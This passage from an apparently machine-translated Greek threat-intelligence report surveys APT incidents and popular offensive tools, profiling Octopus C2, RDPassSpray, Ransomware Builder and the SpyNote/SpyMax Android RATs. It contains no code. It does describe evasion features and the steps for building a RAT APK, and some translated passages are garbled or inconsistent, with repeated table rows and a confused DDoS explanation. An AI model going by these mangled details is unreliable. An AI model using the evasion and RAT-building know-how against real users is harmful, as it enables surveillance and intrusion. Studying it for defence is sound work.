1.11.4 Υπήρξαν μερικές άλλες περιπτώσεις όπου εντοπίστηκαν επιθέσεις APT [17] Ήταν μια κινεζική επίθεση στο Google το έτος 2010, η οποία στόχευε μόνο τον πηγαίο κώδικα. Το 2011, η RSA, το τμήμα ασφαλείας της **EMC Corp**. Που είχε δεδομένα προϊόντος SecurID κλάπηκε σε μια εξεζητημένη διαδικτυακή επίθεση κατά της εταιρείας. Η επίθεση αυτή αφορούσε κυρίως την πνευματική ιδιοκτησία. Πιο πρόσφατα το 2014, **το** περιστατικό της «Sony Picture Entertainment» έχει περιγραφεί ως η τέλεια επίθεση APT. Η επίθεση της Sony αφορούσε κυρίως τα προσωπικά αναγνωριστικά στοιχεία που ήταν αποθηκευμένα στο δίκτυο. Και πάλι το 2015, μια κυβερνοεπίθεση που ξεκίνησε μία ρωσική ομάδα **APT έκανε παρεμβολές** στις δυνατότητες ελέγχου εναέριας κυκλοφορίας της Σουηδίας, κατά τη διάρκεια ΝΑΤΟϊκής άσκησης. Σε αυτή την επίθεση, προτάθηκε ότι οι επιχειρήσεις στον κόμβο του αεροδρομίου Σοπέν της Βαρσοβίας διαταράχθηκαν από αυτό που ο μεταφορέας είπε ότι ήταν μια κυβερνοεπίθεση στους υπολογιστές σχεδιασμού πτήσης του. Ως αποτέλεσμα, ακυρώθηκαν περίπου 10 πτήσεις και πολλές άλλες καθυστέρησαν. Διαπιστώθηκε ότι το πρόβλημα προκλήθηκε πιθανότατα από αυτό που είναι γνωστό ως κατανεμημένη επίθεση άρνησης υπηρεσίας (Distributed Denial of Services-DdoS).

1.11.5 Τον Σεπτέμβριο του 2017, η **Deloitte** [18] ανακοίνωσε τον εντοπισμό παραβίασης του παγκόσμιου διακομιστή ηλεκτρονικού ταχυδρομείου της βιομηχανίας μέσω ενός ανεπαρκώς ασφαλισμένου email διαχειριστή τον Μάρτιο. Αυτοί οι επιτιθέμενοι πιθανότατα είχαν τον έλεγχο του εξυπηρετητή από τον Νοέμβριο του 2016. Αυτό σημαίνει ότι, όταν ένας χάκερ κατακλύζει ένα σύστημα οργανισμών με τόσα πολλά αιτήματα επικοινωνίας, υπερφορτώνει το διακομιστή και δεν μπορεί πλέον να εκτελεί τις κανονικές λειτουργίες του. Πάνω απ' όλα, μπορούμε να πιστέψουμε σαφώς ότι οι επιθέσεις APT μπορούν να στοχεύσουν συγκεκριμένα δεδομένα των οργανισμών, τα οποία θα διέφεραν και μπορούν να έχουν διάφορα κίνητρα.



Εικόνα 1, Κυριώτερες Επιθέσεις APT

1.11.6 Η «EPIC TURLA», η οποία αναγνωρίστηκε από την εταιρεία Kaspersky, είχε ως στόχο να μολύνει τα συστήματα των κυβερνητικών υπηρεσιών, των κρατικών υπηρεσιών, των στρατιωτικών υπηρεσιών και των πρεσβειών σε περισσότερες από 40 χώρες παγκοσμίως [6].

1.11.7 Το «Deep Panda» ήταν μια επίθεση που πραγματοποιήθηκε για να λάβει τις πληροφορίες του προσωπικού της Αμερικανικής Υπηρεσίας Πληροφοριών, και ήταν πιθανότατα κινεζικής προέλευσης. Οι δράστες χρησιμοποίησαν τον κώδικα Deep panda για να υποκλέψουν τις πληροφορίες περισσότερων από 4 εκατ. Υπαλλήλων [7].

1.11.8 Επιπλέον, μια ομάδα από τη Ρωσία, γνωστή ως «FANCY BEAR», «PAWN STORM» και «Sednit», όπως αναγνωρίστηκε από την εταιρεία Trend Micro το 2014, εξαπέλυσε επιθέσεις σε στρατιωτικούς και κυβερνητικούς στόχους σε αμυντικούς συμμάχους της Ουκρανίας, της Γεωργίας, του ΝΑΤΟ και των ΗΠΑ [5].

2.1 Εργαλεία του Εμπορίου

Εδώ περιλαμβάνονται βασικές παρατηρήσεις που καταδεικνύουν τη δημιουργία εργαλείων, πώληση, αξιοποίηση και ανακάλυψη διαφόρων εργαλείων. Οι πηγές για τα εργαλεία αυτά περιλαμβάνουν ανοικτές και κλειστές πηγές, κυρίως το GitHub και φόρουμ στο DarkWeb. Έχει παρατηρηθεί ότι κοινόσημείο των περισσοτέρων επιθέσεων APT αποτελεί η χρήση εργαλείων που διατίθενται στο εμπόριο αφού έχει εκτεθεί μία εκστρατεία. Η επαναχρησιμοποίηση αυτών των εργαλείων είτε τροποποιημένων είτε αυτούσιων από ανερχόμενους APT ή πρωτοεμφανιζόμενους, αποτελεί ένα ακόμα χαρακτηριστικό.

2.1.1 Περίληψη

Από τον Ιούνιο του 2019 έως τον Ιούνιο του 2021, έχουν εντοπιστεί πάνω από 500 εργαλεία που προέρχονται από τα μέσα κοινωνικής δικτύωσης και απο αρχεία κώδικα και λογισμικού κακόβουλης λειτουργίας, στο πλαίσιο ερευνών για να χρησιμοποιηθούν στο μέλλον σε εκστρατείες. Με αυτή την προοπτική, έχει προσδιοριστεί ένα σύνολο περιπτώσεων που αποδεικνύουν την απλοποίηση του κύκλου ζωής αυτών των εργαλείων, από την αρχική δημοσίευση σε ανοικτές πηγές έως την υλοποίηση από παράγοντες APT, και ένα σύνολο στοιχείων που μπορούν να χρησιμοποιηθούν για τον προσδιορισμό αυτών των εργαλείων κατά την εμφάνισή τους. Καθώς οι παράγοντες απειλών από όλα τα επίπεδα συνεχίζουν να χρησιμοποιούν εργαλεία ανοικτού κώδικα σε συνδυασμό με λογισμικό κακόβουλης λειτουργίας σε κυβερνοεπιθέσεις, είναι δυνατός ο εντοπισμός τους, πριν από την εκτεταμένη χρήση εργαλείων.

2.1.2 Βασικές Διαπιστώσεις

- Οι τρεις βασικοί τύποι εργαλείων που εντοπίστηκαν σε ανοικτές και κλειστές πηγές ήταν τα εργαλεία εκμετάλλευσης/ελέγχου ευπάθειας των εννοιών (PoCs), [vulnerability exploits/proofs of concept (PoCs)], το λογισμικό κακόβουλης λειτουργίας malware και τα εργαλεία red team. Από αυτά, το 13% ήταν PoCs, το 27% ήταν κακόβουλο λογισμικό και το 60% ήταν εργαλεία red team.

- Ένα κοινό χαρακτηριστικό μεταξύ αυτών των δεδομένων είναι ότι το 50% των εργαλείων που εντοπίστηκαν σε κλειστές πηγές εμφανίστηκαν για πρώτη φορά σε πλατφόρμες κοινής χρήσης ανοικτού κώδικα, όπως το GitHub. Σε τουλάχιστον 13% των περιπτώσεων, η δημοσίευση στο φόρουμ συνοδεύτηκε από ένα βίντεο στο YouTube που δείχνει πώς να λειτουργήσει ένα σχετικό εργαλείο.

- Εντοπίστηκαν έξι «επιτυχημένα» εργαλεία, τα οποία καθορίζονται από την υψηλή επιθετικότητα στις αντίστοιχες πηγές: Octopus C2, Phantom Evasion, RDPassSpray, Ransomware Builder v3.0, SpyNote, και Hive RAT.

- Πιστεύουμε ότι η τάση των απειλών που προτιμούν τα εργαλεία ανοικτού κώδικα red team είναι πιθανό να συνεχιστεί, ειδικά καθώς τα εργαλεία αυτά είναι απλοποιημένα ως προς το σχεδιασμό και απλοποιούνται την εκτέλεσή τους.


2.1.3 Ανάλυση ανοιχτού κώδικα

Η συντριπτική πλειοψηφία των σημειώσεων TTP προέρχεται από ερευνητές ασφαλείας που μοιράζονται τις εργασίες τους στο GitHub και το Twitter. Αυτή η ανοιχτή ανταλλαγή γνώσεων και εργαλείων επιτρέπει στους «αμυνόμενους» να μάθουν για τις νέες τακτικές (TTP) και τις ευπάθειες που θα μπορούσαν να χρησιμοποιηθούν εναντίον τους, καθώς και τον καλύτερο τρόπο δοκιμής και ανάπτυξης καλύτερων λύσεων ασφαλείας. Ωστόσο, η ανοικτή ανταλλαγή επιτρέπει στους παράγοντες της απειλής να εκμεταλλευτούν την ίδια κοινή γνώση και εργαλεία, με σκοπό να πραγματοποιήσουν πραγματικές εισβολές.

Ένα παράδειγμα ενός πραγματικού επιτιθέμενου που χρησιμοποιεί εργαλεία που μοιράζεται στο GitHub είναι η χρήση του «Octopus C2» για την επίθεση σε οργανισμούς της Μιανμάρ από ένα άγνωστο Κινέζικο APT. Το εργαλείο αποκαλύφθηκε για πρώτη φορά ευρέως στο BlackHat της ΕΕ τον Δεκέμβριο του 2019 και ταυτοποιήθηκε από την Crisis Response Team της ΕΕ ότι χρησιμοποιήθηκε, τον Μάρτιο του 2020. Αυτό σημαίνει ότι ένας APT χρειάστηκε μόλις τέσσερις μήνες για να χρησιμοποιήσει ένα εργαλείο που κοινοποιήθηκε στο GitHub.

Αν και στο προηγούμενο παράδειγμα η ενσωμάτωση και η χρήση ενός νέου εργαλείου που

αποτέλεσε θέμα μόλις μερικών μηνών για μία APT, υπάρχουν ενδείξεις οτι οι PoC (Proof of Concept) exploits, μπορούν να χρησιμοποιηθούν πολύ ταχύτερα. Τον Ιούλιο του 2020, ο ερευνητής ασφαλείας Andy Gill δημιούργησε ένα ψεύτικο PoC exploit για μια ευπάθεια των Windows με υψηλής σοβαρότητα που ονομάζεται SigRED. Μέσα σε αυτό το ψεύτικο PoC, ενσωμάτωσε κώδικα που θα συνδεόταν με ένα διακριτικό Thinkst Canary token όταν εκτελεστεί το PoC. Σύμφωνα με τα ευρήματά του, μετά από λίγο περισσότερο από μια ώρα ανάρτησης του PoC στο GitHub, αυτό εκτελέστηκε.



2.1.4 Είδη απειλών

Τα είδη απειλών που κυκλοφορούν στο GitHub περιλαμβάνουν μια ποικιλία TTP, όπως εργαλεία και πλαίσιο τύπου RedTeam, δείγματα λογισμικού κακόβουλης λειτουργίας, TTP που σχετίζονται με το COVID-19 και exploits PoC.

2.1.5 Μέτρηση του κινδύνου μέσω της δημοτικότητας – επαναγοράς

Ένας σημαντικός παράγοντας για την ποσοτικοποίηση του κινδύνου είναι το πόσο δημοφιλές είναι ένα repository. Η δημοτικότητα ενός repository μπορεί να λειτουργήσει ως οδηγός για το πόσο

αποτελεσματικό είναι το εργαλείο και ως δείκτης του πόσο πιθανό είναι να έχει ανακαλύψει το εργαλείο αυτό ένας πραγματικός παράγοντας απειλής.

Τίτλος	**Repo**	**7 Day Change**	30 Day Change	All time Change
RDPassSpray Διαθέσιμο στο GitHub	xFreed0m/RDPassSpray	16200,00%	2.3300,00%	34600,00%
Liffy v2.0, an LFI Exploitation Tool, Διαθέσιμο στο GitHub	mzfr/liffy	12700,00%	14200,00%	26600,00%
Check-LocalAdminHash κατακερματισμού διαχείρισης Διαθέσιμο στο GitHub	dafthack/Check-LocalAdminHash	7500,00%	9100,00%	14600,00%
NorthStarC2 Framework Κοινή χρήση στο GitHub	EnginDemirbilek/NorthStarC2	4100,00%	7600,00%	9400,00%
IPv6 Stealth Tool στο Github	christophetd/IPv6teal	4600,00%	5600,00%	6700,00%
XSS Scanner δημοσιεύτηκε στο GitHub	menkrep1337/XSSCon	3600,00%	4900,00%	1.0700,00%
LinkedIn Script καταγράφει τα Ονόματα υπαλλήλων	m8r0wn/crosslinked	900,00%	3800,00%	17900,00%
Εργαλείο εκμετάλλευσης δημιουργίας CVE , Κοινή χρήση στο GitHub	msd0pe-1/cve-maker-master	2100,00%	3200,00%	8700,00%
PoC για CVE-2020-2555 Κοινοποιήθηκε στο Github, Συζητήθηκε στο Codeby Φόρουμ	wsfengfan/CVE-2020-2555	900,00%	1900,00%	4000,00%
Σύνολο exploits που στοχοποιούν JIRA, Κοινή χρήση στο GitHub	0x48piraj/ Jiraffe	500,00%	1650,00%	2250,00%
RDPassSpray Διαθέσιμο στο GitHub	xFreed0m/RDPassΣπρέι	16200,00%	2.3300,00%	34600,00%
Liffy v2.0 , LFI Εργαλείο εκμετάλλευσης, είναι Διαθέσιμο στο GitHub	mzfr/liffy	12700,00%	14200,00%	26600,00%

Πίνακας 5 Τα πιο χρησιμοποιημένα repositories

Τα τρία πιο δημοφιλή repositories είναι: “Metasploit” με 21.366 αστέρια, “SQLMap”_με 17.989 αστέρια, και “Mimikatz” με 10.450 θετικές κριτικές (αστέρια). Κάθε ένα από αυτά τα εργαλεία έχουν παρατηρηθεί σε πολλαπλές πραγματικές εισβολές τόσο από οικονομικά υποκινούμενους παράγοντες απειλών όσο και από απειλές συνδεδεμένες με κρατικούς παράγοντες.

2.2 Ανάλυση Εργαλείων Κλειστού Κώδικα

Μεταξύ Ιουνίου 2019 και Ιουνίου 2020, δημοσίευτηκαν script που αφορούσαν την ανταλλαγή ή τη διαφήμιση διαφόρων εργαλείων σε σκοτεινά διαδικτυακά και υπόγεια φόρουμ. Οι τρεις βασικοί τύποι εργαλείων ήταν: vulnerability exploits/PoCs, malware, και εργαλεία red team. Από τα προαναφερθέντα, το 29% ήταν PoCs, 50% κακόβουλο λογισμικό και 21% εργαλεία red team. Μια λεπτομερέστερη ανάλυση του εντοπισμένου λογισμικού κακόβουλης λειτουργίας βρήκε ότι το 23% ήταν ransomware, 23% Trojans απομακρυσμένης πρόσβασης (RATs) και 52% άλλοι τύποι λογισμικού κακόβουλης λειτουργίας, όπως banking trojans, cryptominers, exploit kits, and stealware. Συνολικά, το 25% των δημοσιεύσεων λογισμικού κακόβουλης λειτουργίας αφορούσε νέες οικογένειες λογισμικού κακόβουλης λειτουργίας και το 75% για νέες παραλλαγές μιας υπάρχουσας οικογένειας.

Δύο dark-web Forum, το Exploit και το Cracked, είναι οι πηγές που χρησιμοποιούνται περισσότερο για την κοινή χρήση ή πώληση αυτών των εργαλείων. Τα φόρουμ αυτά ακολούθησαν σε τακτική, τρία άλλα φόρουμ: XSS, Codeby, και φόρουμ Raid. Ένα κοινό χαρακτηριστικό μεταξύ αυτών των δεδομένων είναι ότι το 50% των εργαλείων που εντοπίστηκαν σε αυτές τις πηγές εμφανίστηκαν για πρώτη φορά σε πλατφόρμες κοινής χρήσης ανοικτού κώδικα, όπως το GitHub. Σε τουλάχιστον 13% των περιπτώσεων, η δημοσίευση στο φόρουμ συνοδεύται από ένα βίντεο στο YouTube που δείχνει πώς να λειτουργήσει ένα εργαλείο.

2.2.1 Δημοφιλή Εργαλεία που κυκλοφορούν στο εμπόριο

- **Octopus C2**

Τον Δεκέμβριο του 2019, ο χρήστης του GitHub "mhaskar" που μοιράζεται το Octopus C2, σε ένα πλαίσιο μετά την εκμετάλλευση που διαχειρίζεται ένα RAT γραμμένο για PowerShell. Το εργαλείο, το οποίο αρχικά κοινοποιήθηκε στην Black Hat Europe, μπορεί να λειτουργήσει σε κρυφή λειτουργία και να παρακάμψει τη διασύνδεση ανίχνευσης λογισμικού κακόβουλης λειτουργίας (AMSI) των συστημάτων Windows. Το **Octopus C**2 χρησιμοποιεί τεχνικές αποφυγής για να ελαχιστοποιήσει τον εντοπισμό μέσω καταγραφής Windows PowerShell και υπογραφών βάσει δικτύου. Συνοδεύεται από μια μονάδα που μπορεί να απενεργοποιήσει την καταγραφή PowerShell και παρέχει επίσης τη δυνατότητα στους δράστες να αλλάζουν μοτίβα διεύθυνσης URL για την αποφυγή γνωστών υπογραφών.

Η αποτελεσματικότητα του εργαλείου στην διαφυγή μέσω της χρήσης τεχνικών " living off the land" τράβηξε την προσοχή άγνωστου κινεζικού APT το Μάρτιο του 2020. Σύμφωνα με ερευνητές στην «Anomali», το Octopus C2 παρατηρήθηκε σε μια εκστρατεία με στόχο οργανισμούς της Μιανμάρ και χρησιμοποιήθηκε για την επικοινωνία C2.

- **Phantom Evasion**

Τον Ιανουάριο του 2020, ο χρήστης του GitHub "oddcod3" άρχισε να μοιράζεται μια ενημέρωση σε ένα εργαλείο Python για να δημιουργήσει πλήρως μη ανιχνεύσιμα εκτελέσιμα (FUD) εκτελέσιμα αρχεία, που ονομάζονται Phantom Evasion. Κατά τη στιγμή της εγγραφής, διαπιστώθηκε ότι το εργαλείο, στην έκδοση 3.0, απέτυχε να δημιουργήσει εκτελέσιμα αρχεία που μπορούσαν να εκτελεστούν χωρίς ανίχνευση σε υπολογιστή με Windows 10 με ενημερωμένο Windows Defender. Οι υπογραφές που αναπτύχθηκαν από την Ομάδα Συμβούλων για εκτελέσιμα αρχεία που δημιουργήθηκαν από το πλαίσιο εντόπισαν μία παρουσία ενός δυαδικού τύπου που παράγεται από την τεχνολογία Phantom Evasion.

Αν και αυτό το project, ανιχνεύθηκε από κοινές λύσεις AV όπως το Windows Defender, παρατηρήθηκαν πολυάριθμες ενσωματώσεις του εργαλείου στο βασικό λογισμικό κακόβουλης λειτουργίας, όπως το κιτ phishing TigerShark. Μέλη των Level23HackTools, Hack Forums, Nuked Forum, και πολλοί έχουν μοιραστεί δεσμούς με το αρχικό αρχείο φύλαξης του GitHub και του έχουν δώσει θετικά σχόλια, παρά το μέσο ρυθμό ανίχνευσής του.

- **RDPassSpray**

Στις 4 Ιουνίου 2019, παρατηρήθηκε ότι το εργαλείο **RDPassSpray** κοινοποιήθηκε από το χρήστη "pentesterland" του GitHub. Το συγκεκριμένο εργαλείο βρέθηκε σε χώρο του GitHub που δημιουργήθηκε από το χρήστη "xFreed0m" και βοηθάει στην εξαναγκασμένη (Brute Froce) πρόσβαση σε υπολογιστές μέσω του πρωτοκόλλου απομακρυσμένης επιφάνειας (RDP) των Windows. Το εργαλείο εφάρμοσε μια τεχνική για την επιβολή Brute Froce σε RDP που θα προκαλούσε αρχεία καταγραφής των Windows να μην συμπεριλάβουν μια διεύθυνση IP προέλευσης και έτσι θα καθιστούσε πιο δύσκολο για τον Windows Defender να μπλοκάρει την πηγή των επιθέσεων.

Λόγω της φύσης των βίαιων επιθέσεων του RDP, τα εργαλεία που χρησιμοποιούνται για τη διευκόλυνση των επιθέσεων δεν είναι εύκολα παρατηρήσιμα στους δικτυακούς Defenders. Τα αρχεία καταγραφής θα αποκαλύπτουν μόνο το γεγονός ότι έχει γίνει μεγάλος αριθμός προσπαθειών σύνδεσης σε λογαριασμούς, όχι ποιο εργαλείο χρησιμοποιήθηκε. Ως αποτέλεσμα, δεν υπάρχουν αναφορές ανοικτού κώδικα που να επιβεβαιώνουν τη χρήση του **RDPassSpray** σε κακόβουλες επιθέσεις. Τον Απρίλιο του 2020, ο Kaspersky ανέφερε μεγάλη αύξηση στον αριθμό των επιθέσεων με χρήση Brute Froce RDP, τα οποία χρονολογούνται κοντά στην αύξηση της απομακρυσμένης εργασίας λόγω της πανδημίας COVID- 19. Το εργαλείο αυτό παρέχει υψηλή λειτουργικότητα, η οποία κοστίζει έως και $2.500.

- **Ransomware Builder v3.0**

Στις 17 Νοεμβρίου 2019, παρατηρήθηκε οτι ο χρήστης "teamkelvinsecteam", μοιράστηκε στο φόρουμ RAID ένα σύνδεσμο με το Ransomware Builder v3.0, γραμμένο σε C#. Το εργαλείο είχε αρχικά αποσταλεί από το χρήστη του GitHub "qH0sT" στις 20 Οκτωβρίου 2019. Το Ransomware Builder v3.0 είναι σχεδιασμένο για να επιτρέπει στους χρήστες να δημιουργούν προσαρμοσμένα εκτελέσιμα αρχεία για την κρυπτογράφηση αρχείων σε έναν υπολογιστή προορισμού. Η ευκολία χρήσης του εργαλείου και η υψηλή βαθμολογία των χρηστών παρέχουν περαιτέρω στοιχεία για τη αυξανόμενη δημοτικότητα των

επιθέσεων ransomware μεταξύ κυβερνοεγκληματιών σήμερα.

Το εργαλείο έχει επίσης κοινοποιηθεί από το συγγραφέα σε Τουρκικά φόρουμ και η βιντεοεπίδειξη του έχει επίσης δημοσιευτεί στο YouTube. Ενώ το Ransomware Builder v3.0 είχε αρχικά θετικά σχόλια, το εργαλείο ήταν απενεργοποιημένο, από τότε που γράφτηκε. Ωστόσο, από τον Σεπτέμβριο του 2020, το βίντεο έχει πάνω από 7.000 προβολές, με δραστηριότητα σχολιασμού μόλις στις 13 Σεπτεμβρίου 2020, τη στιγμή της παρούσας συγγραφής, υποδεικνύοντας ότι υπάρχει ενεργό ενδιαφέρον για αυτό ή παρόμοια εργαλεία.

Αν και δεν φαίνεται να υπάρχουν δημόσια καταγγελίες για κυβερνοεπιθέσεις που αφορούν τη χρήση του Ransomware Builder v3.0, πρόσφατες αναφορές από εργαλεία antivirus υποδεικνύουν ότι νέα δείγματα αυτού του κατασκευαστή και/ή παρόμοια εργαλεία παρατηρούνται στην στο ελεύθερο διαδίκτυο. Αυτές οι αναφορές βασίζονται σε αυτούς τους κανόνες YARA

- **SpyNote, SpyNote v6.4 και SpyMax**

Στις 27 Φεβρουαρίου 2020, παρατηρήθηκε ότι το μέλος “deer” του forum “DevilTeam” μοιράζεται μια σύνδεση με ένα αρχείο αρχειοθέτησης που περιέχει πηγαίο κώδικα και εκτελέσιμα αρχεία για τρεις παραλλαγές λογισμικού κακόβουλης λειτουργίας Android: SpyNote, SpyNote v6.4 και SpyMax. Το SpyNote είναι ένα RAT με βάση το Android που παρατηρήθηκε για πρώτη φορά σε φόρουμ το 2016, με πολλά χαρακτηριστικά παρακολούθησης, όπως η καταγραφή κλειδιών-συνθηματικών, το GPS και η εκτέλεση απομακρυσμένης εντολής. Το RAT συντάχθηκε από μία απειλή, γνωστήμε το ψευδώνυμο "Scream", ο οποίος είναι γηγενής άραβας που πιθανότατα εδρεύει στη Μέση Ανατολή. Η έκδοση 6.4 του SpyNote προσθέτει αυξημένη λειτουργικότητα και βελτιωμένο περιβάλλον εργασίας γραφικών. Ο SpyMax είναι άλλος ένας Android RAT από τον ίδιο συγγραφέα.

Το κακόβουλο λογισμικό κινητής τηλεφωνίας Android εξακολουθεί να αποτελεί κυρίαρχο ζήτημα που επηρεάζει τις τραπεζικές πληροφορίες των χρηστών και την επιτήρηση αυτών. Λόγω της εκτεταμένης χρήσης των συσκευών λειτουργικού συστήματος Android, που αποτελούν το 75 % όλων των χρηστών smartphone, και των σετ εργαλείων που διανέμονται μέσα στο λογισμικό κακόβουλης λειτουργίας, είναι πιθανό ότι οι φορείς της απειλής θα συνεχίσουν να χρησιμοποιούν λογισμικό κακόβουλης λειτουργίας Android για να στοχεύουν τους χρήστες.

Τουλάχιστον τέσσερα χρόνια από τη δημιουργία του, το SpyNote έχει παραμείνει στη διάθεση και χρήση των απειλών στον κυβερνοχώρο. Σε έρευνα που δημοσιεύθηκε τον Ιανουάριο του 2020, παρατηρήθηκε ότι τα προϊόντα του “Scream” συζητούνται αρκετά σε αραβικά και ρωσικά φόρουμ για χάκερ, και εκτίμάται ότι το SpyMax θα γίνει διάδοχος του SpyNote και θα χρησιμοποιηθεί σε επιθετικές επιχειρήσεις στη Μέση Ανατολή και σε άλλες περιοχές. Ιδιαίτερα, τόσο το SpyNote όσο και το Spymax έχουν παρατηρηθεί να χρησιμοποιούνται με το κάλυμμα της ενημέρωσης για COVID-19, για να στοχεύσουν θύματα στη Συρία και τη Λιβύη, αντίστοιχα.

2.2.2 Περιπτωσιολογική Ανάλυση του SpyNote, SpyNote v6.4 και SpyMax

2.2.2.1 Ιστορικό

Ο προγραμματιστής του εργαλείου, γνωστός ως «Scream» είναι πολύ πιθανό να είναι ιθαγενής αραβική γλώσσα στη Μέση Ανατολή. Ο «Scream» είναι επίσης γνωστός για την συγγραφή του SpyNote RAT για συστήματα Android, και έχει λάβει σημαντική φήμη μετά την κοινοποίηση του SpyMax.

Στο πλαίσιο της έρευνάς μας εντοπίσαμε επίσης μια σύνδεση ΔΟΕ χαμηλής εμπιστοσύνης μεταξύ μιας σειράς τομέων που πιθανώς σχετίζονται με το SpyMax και μιας υπηρεσίας συνομιλίας με τίτλο "All2Chat." Αυτή η υπηρεσία διατηρεί αξιόπιστους δεσμούς με Σύριους ηθοποιούς που φέρονται να δραστηριοποιούνται εκτός των Ηνωμένων Αραβικών Εμιράτων (ΗΑΕ). Η διαδεδομένη χρήση εφαρμογών spyware που χρησιμοποιούνται για κατασκοπεία στη Μέση Ανατολή, όπως έχει παρουσιαστεί για την απειλής που θέτουν ομάδες όπως η APT-C-23, μεταξύ άλλων.

2.2.2.2 Περιγραφή Εργαλείου

- Το SpyMax είναι ένα εργαλείο απομακρυσμένης διαχείρισης Android νέας γενιάς (RAT) και πιθανόν να γίνει διάδοχος του SpyNote Android RAT. Ο συγγραφέας και των δύο RAT, "Cry", είναι

γνωστός ηθοποιός, πολύ πιθανό να είναι μια αραβική γλώσσα που διαμένει αυτή τη στιγμή στη Μέση Ανατολή.

- Το SpyMax δίνει τη δυνατότητα σε έναν εισβολέα να διεξάγει εκτεταμένη παρακολούθηση στη συσκευή-στόχο μέσω των αδειών που χορηγούνται στον χειριστή, συμπεριλαμβανομένης της απόκτησης δεδομένων θέσης GPS, της ηχογράφησης ήχου και κάμερας, καθώς και της πρόσβασης σε δεδομένα περιήγησης στο διαδίκτυο και σε δεδομένα δικτύου, μεταξύ άλλων.

- Ο «Scream» είναι δημοφιλής σε διάφορα φόρουμ χάκερ στην αραβική γλώσσα, αλλά και τα δύο προϊόντα του προγραμματιστή συζητούνται ενεργά και στα φόρουμ των ρώσων χάκερ. Είναι πιθανό το SpyMax να ακολουθήσει το μονοπάτι που έχει ήδη καθιερωθεί από το προηγούμενο, το SpyNote, και να συνεχίσει να αναπτύσσεται και να χρησιμοποιείται σε επιθετικές επιχειρήσεις στη Μέση Ανατολή και πέρα από αυτήν.

2.2.2.3 Αρχική δημιουργία

Στα μέσα του 2019, το SpyMax Android RAT φέρεται να χρησιμοποιήθηκε για την πραγματοποίηση στοχευμένων επιθέσεων κατά του πολυτελούς επιχειρηματικού τομέα, των μεσιτών γιοτ, της διοίκησης στελεχών και των παρόχων προσωπικού του HR μεταξύ άλλων. Την εποχή εκείνη, ερευνητές της βιομηχανίας αξιολόγησαν ότι η επιχείρηση ήταν πιθανότατα μέρος επιχείρησης αναγνώρισης διαδικτυακών εγκληματικών πράξεων, η οποία πιθανότατα θα είχε ως αποτέλεσμα τη χρήση δεδομένων για επακόλουθες επιθέσεις.

Το SpyMax, που κυκλοφόρησε στις αρχές του 2019, είναι μια νέα γενιά του SpyNote Android RAT. Η πρώιμη παραλλαγή του SpyNote εντοπίστηκε σε διακεκριμένα φόρουμ χάκερ από τη Μέση Ανατολή και τη Ρωσία στα μέσα του 2016. Επιπλέον, το SpyNote ήταν το πιο συχνό σημείο αναφοράς σε φόρουμ στην κινεζική γλώσσα.

2.2.2.4 Ανάλυση του εργαλείου

Στις αρχές του 2019, το SpyMax v1.0 σε φόρουμ και αναγνωρίστηκε για την ικανότητά του να στοχεύει σε συστήματα Android 9.0 (Pie), 8.0 (Oreo), 7.0 (Nougat), 6.0 (Marshmallow) και 5.0 (Lollipop).

Όνομα αρχείου: SpyMax-2.0_Update.rar

SHA-256: 23a9b0c896036dbb3f3e9dcdb8b3af5b331207ac21e612b90724b5433b835cd6

Αναγνωριστικό πακέτου: spymax.stub7.suffix

- **Τεχνική ανάλυση**

Μόλις αποσυμπιεστεί, το αρχείο κάνει λήψη της εφαρμογής SpyMax και δύο αρχείων Android APK στην επιφάνεια εργασίας του χρήστη: PATCH-SDK26.APK και PATCH-SDK28.APK, καθώς και ένα αρχείο δυναμικών συνδέσεων (DLL), WinMM.Net.dll. Το DLL είναι απαραίτητο για να λειτουργήσει η εφαρμογή SpyMax που έχει ληφθεί. Κατά την εκτέλεση, η κονσόλα SpyMax εκκινείται, επιτρέποντας σε έναν χειριστή να κατασκευάσει γρήγορα μια APK για να χρησιμοποιηθεί για επιθετικές λειτουργίες. Ο δράστης πρέπει να επιλέξει διεύθυνση IP και θύρα που θα χρησιμοποιηθεί ως C2 του επιτιθέμενου. Η διαδικασία επιτρέπει στον παράγοντα να εφαρμόσει πρότυπες τεχνικές δρομολόγησης στο APK, όπως προσαρμογή naming convention και χρήση εικονιδίων εφαρμογών, ώστε να επιτευχθεί μεγαλύτερη επιτυχία κατά το στάδιο της κοινωνικής μηχανικής. Οι φορείς επίθεσης μπορεί να ποικίλλουν, μεταξύ άλλων μέσω στοχευμένων προσπαθειών κατά στόχων υψηλής αξίας, όπως σημειώνεται στα περιστατικά που συνέβησαν στα μέσα του 2019 κατά διαφόρων πολυτελών τομέων· εναλλακτικά, οι δράστες

